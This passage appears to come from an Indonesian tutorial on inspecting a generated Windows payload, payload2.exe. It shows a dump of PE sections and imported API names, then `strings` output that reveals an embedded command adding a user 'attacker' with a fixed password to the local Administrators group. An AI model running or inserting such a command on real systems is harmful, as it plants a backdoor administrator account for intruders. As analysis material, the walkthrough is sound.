.rdata
@.data
.rsrc
AH@C
0SShL@A
8AG+
f@?Rh
h4Y@C
@?dRP
UH@q
k+QR
tYNU
gfff
[?9]
{@&P
h@+A
A(Rh
PVRQt
ekAkf
ESat
#t
t:SV
Aq~&
[D;o
t ;W
A)wE
Qh\i@
bADPh
{Bt$%'(AF
A\Y?
+Shh
9])r
9ETq
#^=|
SWQR
SWPQPUx
t PR


__p__fmode
__set_app_type
_except_handler3
_controlfp
SetLastError
FreeEnvironmentStringsW
GetEnvironmentStringsW
GlobalFree
GetCommandLineW
TlsAlloc
TlsFree
DuplicateHandle
GetCurrentProcess
SetHandleInformation
CloseHandle
GetSystemTimeAsFileTime
FileTimeToSystemTime
GetTimeZoneInformation
FileTimeToLocalFileTime
SystemTimeToFileTime
SystemTimeToTzSpecificLocalTime
Sleep
FormatMessageA
GetLastError
WaitForSingleObject
CreateEventA
SetStdHandle
SetFilePointer
CreateFileA
CreateFileW
GetOverlappedResult
DeviceIoControl
GetFileInformationByHandle
LocalFree
GetFileType
CreateMutexA
InitializeCriticalSection
DeleteCriticalSection
EnterCriticalSection
ReleaseMutex
SetEvent
LeaveCriticalSection
TerminateProcess
GetExitCodeProcess
GetVersionExA
GetProcAddress



Selanjutnya buka Ghex pada terminal linux yang berfungsi untuk melihat file payload2.exe setelah file tersebut di buka maka akan muncul tampilan sepeti di bawah ini :



Pada payload2.exe file hanya bisa di buka pada teminal linuux, dan berikut tampilan dari isi file payload2.exe

```
devi-Lenovo-Z40-75 Documents # strings payload2.exe
;}$u
D$$[[aYZQ
cmd.exe /c net user attacker Ganteng1 /ADD && net localgroup Administrators attacker /ADD
devi-Lenovo-Z40-75 Documents #
```